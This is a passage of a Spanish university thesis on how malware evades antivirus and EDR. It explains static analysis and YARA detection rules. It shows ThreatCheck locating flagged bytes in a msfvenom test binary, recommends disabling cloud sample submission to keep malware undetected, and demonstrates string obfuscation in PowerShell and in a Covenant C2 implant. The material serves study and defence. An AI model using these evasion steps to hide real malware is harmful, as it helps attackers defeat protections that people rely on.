Técnicas de Evasión de Antivirus y EDR

Andrés Jesús Moreno

Proyecto de Fin de Grado

Escuela Técnica Superior de Ingeniería de Sistemas Informáticos

Titulación: Tecnologías para la Sociedad de la Información

Tutor: Prof. Dr. Borja Bordel Sánchez

Escuela Técnica Superior de Ingeniería de Sistemas Informáticos

Universidad Politécnica de Madrid

Julio 2023

RESUMEN

Este trabajo expone múltiples técnicas implementadas por desarrolladores de malware para evadir la detección de sistemas antivirus y EDR, los cuales son la base actual de la ciberseguridad.

Estudiaremos las técnicas de análisis más comunes, el análisis estático y el dinámico. La combinación de estas técnicas crea un gran sistema de detección de malware utilizado por la mayoría de antivirus en el mercado.

El análisis estático se refiere a la revisión del código de un archivo sospechoso sin ejecutarlo en un entorno operativo. Los autores de malware utilizan diversas técnicas para complicar el análisis estático, como la ofuscación del código fuente, el cifrado del contenido y la segmentación del código. Estas técnicas dificultan el análisis estático y requieren más tiempo y esfuerzo para analizar el código malicioso.

El análisis dinámico, por su parte, implica ejecutar el archivo sospechoso en un entorno simulado para observar su comportamiento. Los autores de malware también han ideado técnicas para eludir el análisis dinámico, como detectar la presencia de un entorno de análisis virtual, utilizar técnicas anti-debug e implementar temporizadores. Estas técnicas dificultan que los sistemas antivirus y EDR detecten y analicen el comportamiento malicioso de un archivo.

ABSTRACT

This paper exposes multiple techniques implemented by malware developers to evade detection by antivirus and EDR systems, which are the current basis of cybersecurity.

We will study the most common analysis techniques, static and dynamic analysis. The combination of these techniques creates a great malware detection system used by almost every antivirus software present on the market..

Static analysis refers to reviewing the code of a suspicious file without executing it in an operating environment. Malware authors use various techniques to complicate static analysis, such as source code obfuscation, content encryption and code segmentation. These techniques make static analysis more difficult and require more time and effort to analyze malicious code.

Dynamic analysis, on the other hand, involves running the suspicious file in a simulated environment to observe its behavior. Malware authors have also devised techniques to circumvent dynamic analysis, such as detecting the presence of a virtual analysis environment, using anti-debug techniques and implementing timers. These techniques make it difficult for antivirus and EDR systems to detect and analyze the malicious behavior of a file.

ÍNDICE

Resumen 2
Abstract 3
Índice 4
Índice de Figuras 6
1. Introducción 7
2. Objetivos 8
3. Conceptos Básicos 9
3.1. Malware 9
3.1.1. Tipos de Malware 9
3.2. Antivirus 10
3.2.1. Componentes de un Antivirus 12
3.3. EDR 13
3.4. Windows API 13
4. Técnicas de Evasión 15
4.1. Análisis Estático 15
4.1.1. Funcionamiento del Análisis Estático 15
4.1.2. Reglas YARA 16
4.1.3. Evasión del Análisis Estático 17
4.1.3.1. Identificación automática de firmas 17
4.1.3.2. Ofuscación 19
4.1.3.3. Cifrado 23
4.1.3.4. Empaquetadores 24
4.1.3.5. Modificación de Detalles 26
4.1.4. Evasión de AMSI 28
4.1.4.1. Downgrade de Powershell 31
4.1.4.2. Ofuscación 32
4.1.4.3. Modificación por Reflexión 34
4.1.4.4. CLR Hooking 35
4.1.4.5. AMSITrigger 36
4.2. Análisis Dinámico 36
4.2.1. Evasión del Análisis dinámico 37
4.2.1.1. Process Injection 37
Inyección de DLL 38

Reflective DLL Injection.....40
Inyección de Shellcode.....40
Process Hollowing.....42
4.2.1.2. DLL Hijacking.....42
DLL Search Order Hijacking.....43
DLL Proxying.....46
Siofra.....48
4.2.1.3. Suplantación del PPID.....49
4.2.1.4. Evasión de Sandbox.....50
Evasión Basada en el Tiempo.....50
Comprobación de Zona Horaria.....51
Detección de Depurador.....52
Comprobación de Dominio.....52
Validar Existencia de Archivos.....53
Comprobación de Hostname.....54
Comprobación de Dirección MAC.....54
Validar Número de Navegadores.....55
Verificación de Número de Procesadores.....57
Detección de Acelerador de Tiempo.....57
Comprobación de Dispositivos USB.....59
Comprobación de Usuario Actual.....59
Binary Padding.....60
4.2.1.5. Evasión de Hooks con Syscalls.....61
GetProcAddress.....63
NTDLL.DLL Unhooking.....64
Syscalls a Través de Resolución de SSN.....65
Syscalls Indirectas.....66
5. Aspectos Éticos, Sociales e Impacto Medioambiental.....67
6. Conclusiones.....68
7. Referencias bibliográficas.....69
Anexo.....72

ÍNDICE DE FIGURAS

Figura 1. User Mode y Kernel Mode....14
Figura 2. Funcionamiento del análisis estático....16
Figura 3. Ejecución ThreatCheck....19
Figura 4. Capas de un software....19
Figura 5. Ofuscación por flujo del programa....23
Figura 6. Funcionamiento de un packer....25
Figura 7. Detalles de un fichero....26
Figura 8. Importar con Resource Hacker....27
Figura 9. Detalles del nuevo fichero....28
Figura 10. Componentes, llamadas a DLLs y APIs....29
Figura 11. DLLs cargadas por el proceso de powershell.exe....30
Figura 12. Funcionamiento de AMSI....30
Figura 13. Evasión de AMSI con Powershell versión 2....31
Figura 14. Ejemplo de ofuscación por concatenación....32
Figura 15. Ejemplo de ofuscación por codificación....33
Figura 16. Menú de opciones de Invoke-Obfuscation....33
Figura 17. Evasión de AMSI por reflexión....34
Figura 18. Llamadas API y memoria proceso....38
Figura 19. Funcionamiento inyección DLL....39
Figura 20. Inyección en proceso remoto....41
Figura 21. Orden de búsqueda de DLLs....43
Figura 22. Filtros aplicados en procmon....44
Figura 23. DLLs cargados por Discord....45
Figura 24. DLLs vulnerable....45
Figura 25. Carga de DLL malicioso....46
Figura 26. Funciones contenidas en el DLL....46
Figura 27. Ejecución de DLL malicioso....48
Figura 28. Ejemplo de DLL proxying....48
Figura 29. Ejemplo de EDR hooking....61
Figura 30. Hook del EDR en el código....62
Figura 31. Pasos para la ejecución de OpenProcess....62
Figura 32. Ejemplo de la llamada NtOpenProcess....63
Figura 33. Ejemplo de Unhooking....65

1. INTRODUCCIÓN

Hoy en día es cada vez más común oír hablar de ciberataques dirigidos a empresas o personas. Como consecuencia, estas entidades y particulares han tenido que implantar sistemas para prevenir estas amenazas. El despliegue de software antivirus y de detección y respuesta de puntos finales (EDR) ha sido necesario para proteger los dispositivos y las redes contra los ataques de malware. Sin embargo, se ha vuelto común que los autores de malware desarrollen técnicas de evasión para infectar los sistemas, esto genera gran preocupación en el campo de la ciberseguridad.

La detección de malware y la respuesta eficaz a estos incidentes son fundamentales en la protección de los activos digitales, entender las técnicas de evasión empleadas por los atacantes es esencial para fortalecer las defensas y mejorar la fortaleza de los sistemas.

Abordaremos primero las técnicas más comunes de evasión de antivirus como son la ofuscación de código, el cifrado, empaquetado y alteración en las características de los archivos.

Posteriormente, veremos técnicas más avanzadas que permiten evadir también soluciones EDR, las cuales están diseñadas para detectar y responder ante amenazas más avanzadas. Nos enfocaremos también en ver cómo es posible camuflar las actividades maliciosas para que se originen desde procesos legítimos, evitando así ser detectados por la monitorización en tiempo real y dificultar la identificación y mitigación de los ataques.

2. OBJETIVOS

Con este estudio queremos conseguir un análisis general sobre las técnicas más conocidas y utilizadas a día de hoy por desarrolladores de malware, que permiten evadir software antivirus y sistemas de detección y respuesta (EDR).

Debido a que existen diferentes antivirus y EDR en el mercado, cada uno con sus ventajas y desventajas y diferentes técnicas de análisis, no nos enfocaremos en evadir uno en específico, sino que veremos ciertas técnicas que logran evadir los análisis más comunes que llevan a cabo estos sistemas. A pesar de esto, para algunas demostraciones en este trabajo, utilizaremos el antivirus por defecto de Windows (Windows Defender).

Estudiaremos el funcionamiento de los dos principales tipos de análisis, el estático y el dinámico para que podamos entender la lógica de los diferentes métodos que nos permitirán evadir estos sistemas de protección.

Usaremos herramientas automatizadas que nos facilitarán ciertos procesos que de forma manual serían muy extensos, algunas han sido desarrolladas por la comunidad de seguridad y podremos ver la aplicación de ciertas técnicas de las cuales hablaremos previamente.

3. Conceptos Básicos

3.1. Malware

Un malware es un programa que puede no parecer malicioso pero que contiene código oculto que está encargado de realizar acciones malintencionadas normalmente para conseguir algún tipo de beneficio económico.

La historia del malware nos lleva al primero conocido con el nombre de "Creeper virus" en 1971, era un virus inofensivo creado como un experimento que simplemente mostraba el siguiente mensaje en pantalla: "I'm the creeper, catch me if you can!" Pedía al usuario que capturara al "Creeper" y se difundía por la red en aquel momento la primera, ARPANET. A partir de este primer virus, surge también el primer antivirus con el nombre de "Reaper" cuya única función era cazar y destruir el "Creeper".

Desde ese momento empezaron a surgir otros tipos de malware que ya comenzaban a causar diferentes tipos de daños en el sistema. Las vías principales de difusión son a través de adjuntos en correos electrónicos, enlaces fraudulentos, anuncios en páginas web y sitios que suelen ser visitados por la víctima. Es muy común el uso de técnicas de ingeniería social y ataques de phishing para difundir cualquier tipo de malware.

3.1.1. Tipos de Malware

Un malware se puede clasificar según el objetivo que tenga, los tipos de malware principales son los siguientes:

- **Ransomware**: Es un malware que se encarga de cifrar todos los archivos de un equipo y solicita un pago al usuario con un límite de tiempo para poder descifrar todos los ficheros. Suelen intentar difundirse por toda la red. Algunos de los más conocidos son: WannaCry, Conti, Ryuk y Locky.

- **Spyware**: Recolecta información sin conocimiento del usuario como pueden ser contraseñas, datos bancarios o cualquier otro tipo de información que pueda comprometer al usuario o a la organización. Un

keylogger es un malware que pertenece a esta familia ya que su función es mantener un registro de todas las pulsaciones de teclas en el equipo.

- **Adware**: El objetivo es bombardear al usuario con publicidad y anuncios no deseados a través de banners y pop-ups.

- **Trojan**: Los troyanos son un tipo de malware que se esconde en archivos que parecen inofensivos y que requieren la ejecución por parte del usuario.

- **Worm**: Conocido como "gusano", su función principal es difundirse por toda la red para luego llevar a cabo ciertas acciones. Es una funcionalidad que se suele integrar con otros malwares.

- **Rootkit**: Permite obtener el control total del equipo de forma remota y crear un "backdoor" o una puerta trasera para realizar futuros ataques.

- **Botnet**: Se encarga de infectar el sistema y comienza a formar parte de una red de miles de equipos infectados para luego ser utilizados en ataques de denegación de servicio distribuido o DDoS.

Esta lista no cubre todos los tipos de malware, además de que se debe tener en cuenta de que ciertos malware combinan distintas funcionalidades para lograr causar la mayor cantidad de daño posible sin ser detectado durante un largo periodo de tiempo. Es importante saber que los malwares que funcionan explotando vulnerabilidades en el sistema que son desconocidas (0day) o que no han sido resueltas, suelen ser los más peligrosos entre todos.

3.2. ANTIVIRUS

Un antivirus es un programa o software, encargado de detectar y prevenir la difusión de archivos y procesos maliciosos también conocidos como malware. Estos programas malintencionados se clasifican en los diferentes tipos que hemos ya visto previamente. Los antivirus o antimalware, que durante este trabajo serán abreviados como AV son soluciones de tipo preventiva aunque también sirven para desinfectar el sistema operativo de programas maliciosos que hayan logrado evadir la primera barrera de protección, o que hayan infectado el sistema previamente a la instalación de un antivirus.

Estos programas que protegen al sistema operativo ante archivos maliciosos utilizando diferentes técnicas, deben ser constantemente actualizados y tienen que estar preparados ante cualquier nuevo método de difusión, infección, evasión y persistencia. Además es importante tener en cuenta que la gran mayoría de infecciones son provocadas por los propios usuarios que ejecutan programas descargados de fuentes desconocidas o poco confiables, o de "software pirata" con el objetivo de evitar pagar por una licencia y obtener la funcionalidad completa del programa, esto no solo incluye la piratería con programas sino con cualquier otro tipo de medio digital como por ejemplo, juegos, libros, películas, música, entre otros.

La gran mayoría de personas que disponen de un dispositivo con conexión a internet, ya sea un ordenador o un móvil, tienen la creencia de que instalando un AV estarán protegidos a un 100% de cualquier programa malicioso que puedan descargar de internet, y esto claramente es un pensamiento bastante incierto. Todo esto es debido a que constantemente surgen nuevos vectores de ataque ya sea por técnicas desconocidas por fabricantes de AV o por no mantener el sistema operativo y sus programas actualizados, incluyendo obviamente al propio AV.

Los programas AV por lo general funcionan a partir de patrones conocidos pero también se adaptan continuamente y aprenden de experiencias anteriores, analizan programas, documentos, páginas web, archivos adjuntos en emails y se guían también por su comportamiento una vez abiertos en búsqueda de patrones posiblemente maliciosos.

Los AV comparten ciertas funcionalidades en común, algunas de ellas pueden ser la capacidad de escanear archivos comprimidos y ejecutables empaquetados, realizar escaneo a petición y en tiempo real de archivos y directorios, protección ante programas que quieran atacar al propio AV, un sistema emulador para analizar archivos de forma dinámica y aislada del sistema principal, un firewall y herramientas gráficas o a través de la línea de comando o consola. También comparten un gran similitud en los motores encargados de detectar malware. Los principales son: el motor de análisis estático y el motor de análisis dinámico, cada uno tiene funcionalidades diferentes con sus ventajas y desventajas, pero que juntos pueden formar un buen producto AV.

3.2.1. Componentes de un Antivirus

Un antivirus es responsable de encontrar y eliminar código y ficheros maliciosos, las mejores soluciones de AV analizan de forma rápida y precisa, soportando múltiples tipos de archivos.

Gran parte de los productos AV comparten funcionalidades similares aunque implementadas de diferentes formas. Estos son los componentes principales:

Scanner

Un escáner se encarga de analizar los archivos presentes en el sistema por petición del usuario y en tiempo real. Esta función está disponible desde una interfaz gráfica de usuario (GUI) y a través de la línea de comandos. Algunos AV permiten también escanear vulnerabilidades, emails, memoria y registros de Windows.

Decompressor

Es un sistema que se encarga de detectar qué tipo de compresor ha sido utilizado para comprimir un archivo. Los formatos más comunes son: ZIP, RAR, TGZ, 7z, entre otros. Un malware suele ocultarse como un archivo comprimido como técnica de evasión y es por esto que el AV debe descomprimir un archivo antes de escanearlo.

Unpacker

Se ocupa de detectar automáticamente código empaquetado y de reconocer cual empaquetador se ha utilizado. Un malware puede empaquetarse haciendo que cambie su tamaño y la estructura del archivo, además puede cifrarse para hacer más difícil su detección por análisis estático. Algunos de los empaquetadores más conocidos son: UPX, ASPack, Armadillo, ExeStealth, MPRESS, etc.

Emulator

También conocido como “sandbox” es una función que tienen los AV que permite realizar un análisis dinámico sobre un archivo sospechoso. El emulador se encarga de ejecutar este archivo en un entorno virtual controlado para monitorizar el comportamiento durante su ejecución, esto incluye todas las llamadas a la API de Windows, alteraciones en registros, procesos, volcados de memoria, peticiones web y cambios en otros archivos del sistema.

3.3. EDR

Endpoint Detection and Response, en español Detección y Respuesta en Puntos Finales. Es una categoría de software de seguridad diseñado para detectar y responder a amenazas en dispositivos finales, como computadoras, laptops, servidores y dispositivos móviles, en una red empresarial o en un entorno de TI.

Los EDR son una evolución de los antivirus tradicionales los cuales se centraban principalmente en la detección y eliminación de malware conocido. En cambio, los EDR tiene un enfoque más avanzado y proactivo utilizando técnicas de detección basadas en comportamientos y análisis de datos en tiempo real para identificar amenazas desconocidas o avanzadas, incluyendo malware, ransomware, ataques zero day y amenazas persistentes avanzadas (APTs).

Además de la detección, los EDR también proporcionan capacidades de respuesta, lo que significa que pueden tomar medidas para mitigar una amenaza detectada. Esto puede incluir la cuarentena de un dispositivo, la eliminación del malware, la desconexión de un dispositivo de la red o la notificación al equipo de seguridad para que tome medidas adicionales.

Algunas características comunes de los EDR incluyen la recopilación y análisis de datos de eventos de seguridad en tiempo real, la correlación de eventos para identificar patrones sospechosos, la generación de alertas y notificaciones para el personal de seguridad, la capacidad de respuesta automatizada y la integración con otros sistemas de seguridad de la red.

3.4. WINDOWS API

La API de Windows permite interactuar con componentes claves del sistema operativo. Es ampliamente utilizada por personas en el área de la ciberseguridad, desarrolladores y proveedores de soluciones.

Es posible utilizar la API de Windows para desarrollar malware y herramientas tanto ofensivas como defensivas, en este trabajo nos enfocaremos principalmente en el uso de esta API para evadir soluciones AV.

Los programas en general necesitan acceder o modificar los subsistemas o el hardware pero estos están restringidos para mantener la estabilidad del sistema.

Es gracias a esto que Windows decidió crear una biblioteca para que las aplicaciones de usuario puedan interactuar con el kernel.

Windows distingue el acceso al hardware en dos modos distintos: modo usuario y modo kernel. Estos modos permiten restringir el acceso de aplicaciones o driver al hardware, kernel y memoria.

Seguido podemos ver una representación gráfica del funcionamiento de las llamadas de API para modificar componentes del kernel.



Figura 1. User Mode y Kernel Mode

4. Técnicas de Evasión

En este capítulo nos enfocaremos en las técnicas más conocidas que nos ayudan a evadir mecanismos de análisis utilizados por la mayoría de software antivirus a día de hoy. Es importante tener en cuenta que si aplicamos de forma individual la mayoría de llas técnicas que veremos a continuación, no lograremos evadir ningún programa antivirus.

Muchas de estás técnicas llevan años siendo utilizadas y los sistemas AV se han adaptado para reconocerlas fácilmente, sobre todo si se utiliza alguna herramienta de código abierto que genera código malicioso y que implementa técnicas de evasión, serán reconocidas en un breve periodo de tiempo y detectadas por la mayoría de AV.

Veremos a continuación los dos tipos de análisis principales que utiliza un software AV y algunas técnicas para evadirlos.

4.1. Análisis Estático

La detección por análisis estático es una de las primeras técnicas utilizadas desde los primeros antivirus pero que se sigue utilizando hoy en día y se encarga de analizar código sin necesidad de que sea ejecutado.

4.1.1. Funcionamiento del Análisis Estático

Este tipo de análisis es el más básico y consiste en reconocer cadenas de carácteres maliciosas a partir de una base de datos de firmas. Este método de detección utiliza técnicas de coincidencia de patrones como la búsqueda de cadenas únicas, checksums, bytecode, hexadecimal, entre otros algoritmos criptográficos como: MD5, SHA1, SHA256, etc. Si la firma existe en la base de datos entonces se considera maliciosa.

Algunos de los inconvenientes principales de este tipo de análisis es que las firmas deben ser actualizadas constantemente por analistas de seguridad, y que por otro lado dejan de funcionar rápidamente debido a que con pequeños cambios en el código malicioso ya detectado se puede conseguir evadir este mecanismo.

En la siguiente figura podemos ver una representación gráfica bastante resumida sobre el funcionamiento del análisis estático sobre diferentes tipos de ficheros.



Figura 2. Funcionamiento del análisis estático

4.1.2. Reglas YARA

YARA es una herramienta que ayuda a identificar y clasificar muestras de malware. YARA permite organizar familias de malware basándose en texto o en patrones binarios. Cada regla consiste en una secuencia de cadenas de caracteres y expresiones booleanas.

Veamos un ejemplo a continuación:

```
rule regla_ejem {
      meta:
            autor = "Andres Moreno"
            descripción = "Reglas para prevenir ejecuciones con cmd.exe"
            nivel_amenaza = 3
            identificador = 15
      strings:
            $a = "C:\\Windows\\System32\\cmd.exe"
```

```
        $b = { E2 34 A1 C8 23 FB }
    condition:
        $a and $b}
```

- La regla comienza con la palabra “rule” seguido del nombre de la regla y resto del contenido debe estar entre dos llaves.
- La sección “meta” contiene metadatos como puede ser el autor, la descripción, o cualquier otro tipo de información.
- En la sección “strings” se encuentran las cadenas que serán buscadas en el código.
- En “condition” las condiciones que se deben cumplir sobre la sección anterior para que exista una alerta.

4.1.3. Evasión del Análisis Estático

Cómo ya comentamos anteriormente, este tipo de análisis tiene ciertas debilidades debido a que es imposible identificar todos los malwares que existen utilizando el sistema de firmas, y que además, con ciertas modificaciones y técnicas es posible evadir por completo este mecanismo.

Primero veremos algunas herramientas que nos permiten de forma automática detectar en un archivo malicioso cuales son los bytes o strings que están siendo detectados por nuestro AV y luego pasaremos a ver las técnicas más conocidas y utilizadas para evadir esta detección.

4.1.3.1. Identificación automática de firmas

Estas herramientas nos ayudarán a identificar las firmas detectadas utilizando Windows Defender, el antivirus por defecto de Windows.

Las 3 más conocidas son ThreatCheck, DefenderCheck y AMSITrigger, aunque esta última la veremos en el apartado de Evasión de AMSI.

ThreatCheck

ThreatCheck es una versión modificada de DefenderCheck que permite analizar un binario como input, ya sea a partir de un archivo en disco o de una URL. Lo que hace es dividir el binario en partes más pequeñas y analizar cada trozo y buscar coincidencia de firmas. Si el binario es detectado se mostrará en pantalla los bytes que han sido detectados como maliciosos para facilitar luego la ofuscación.

Realizamos una prueba con un ejecutable creado con msfvenom que lo único que hace es crear un cuadro de mensaje de Windows.

```
msfvenom -p windows/messagebox -f exe -o msg.exe
```

Luego desde Windows ejecutamos la herramienta y le pasamos la ruta del ejecutable generado anteriormente.

```
C:\dontscan\ThreatCheck.exe -f C:\dontscan\msg.exe
```

En la siguiente figura vemos el resultado que nos muestra por pantalla los bytes identificados como maliciosos.



Figura 3. Ejecución ThreatCheck

Es importante activar la protección en tiempo real de Windows Defender y deshabilitar el envío automático de ejemplares a la nube. Esta función viene habilitada por defecto en la mayoría de AV y al desactivarla podremos mantener nuestro malware indetectable por un periodo más extenso.

4.1.3.2. OFUSCACIÓN

Es una técnica que modifica la forma y estructura del código para dificultar o evitar su análisis y legibilidad.

Originalmente la ofuscación se utilizaba para proteger la propiedad intelectual del software y prevenir que sea robado o reproducido. Aunque actualmente continúa siendo utilizado para su propósito original, también ha empezado a encontrarse en código con fines maliciosos para evitar la detección a partir de firmas registradas y reglas YARA.

En la siguiente figura podemos ver las diferentes capas de un software en las que se aplican técnicas de ofuscación:



Figura 4. Capas de un software

Nos enfocaremos principalmente en la ofuscación de datos de la capa de elementos de código.

- **Concatenación**

Consiste en combinar dos objetos separados en uno solo, cómo puede ser una cadena de caracteres. A continuación un ejemplo en Python sobre concatenación de cadenas de caracteres.

```
>>> str1 = "Buenos "
>>> str2 = "días"
>>> str12 = str1 + str2
>>> print(str12)
Buenos días
```

Además de realizar la concatenación, podemos utilizar caracteres no interpretados según el lenguaje que se utilice para romper la detección por firma.

Estos son algunos ejemplos en PowerShell:

Carácter	**Finalidad**	**Ejemplo**
Rompe	Rompe una string en varias strings y las combina	`'cuad'+'rad'+'o'`
Reordena	Reordena los componentes de una string	`('{1}{0}'-f'ante','elef')`
Espacios en blanco	Incluye espacio en blanco que no son interpretados	`'gi' + 'ra' + 'fa'`
Tildes	Tildes no interpretadas	`Inv`oke-WebR`equ`est`
Mayúsculas y minúsculas	El lenguaje no distingue mayúsculas y minúsculas	`GeT-cHildItEm`

- **Renombrado**

Consiste en cambiar el nombre de las variables presentes en el código.

Veamos un ejemplo de un código en Python normal y luego el mismo código ofuscado con Oxyry Python Obfuscator:

Código original:

```
def _tri_recursion(k):
  if(k > 0):
      result = k + _tri_recursion(k - 1)
```

```
        print(result)
    else:
        result = 0
    return result
print("\n\nRecursion Example Results")
_tri_recursion(6)
```

Código ofuscado:

```
def _0000000000 (00000000000 ):#line:1
    if (00000000000 >0 ):#line:2
        0000000000 =00000000000 +_0000000000 (00000000000 -1 )#line:3
        print (0000000000 )#line:4
    else :#line:5
        0000000000 =0 #line:6
    return 0000000000 #line:7
print ("\n\nRecursion Example Results")#line:8
_0000000000 (6 )
```

- **División y Unión de Objetos**

Es una técnica parecida a la concatenación, consiste en dividir objetos y luego volver a unirlos utilizando una función predefinida.

Tomaremos un caso ya estudiado como el de la estructura de Covenant, una infraestructura de Command and Control (C2).

En un cierto punto el siguiente fragmento de código en C# contenido en los implantes de Covenant comienza a ser detectado.

```
string MessageFormat =
@"{{""GUID"":""{0}"",""Type"":{1},""Meta"":""{2},""IV"":""{3}"",""
EncryptedMessage"":""{4}"",""HMAC"":""{5}""}}";
```

Y aplicando la técnica de la división y unión de objetos se consigue el siguiente código:

```
public static string GetMessageFormat{
    get{
        var sb = new StringBuilder(@"{{""GUID"":""{0}"",");
        sb.Append(@""Type"":{1},");
```

```
        sb.Append(@"""Meta"":""{2}"",");
        sb.Append(@"""IV"":""{3}"",");
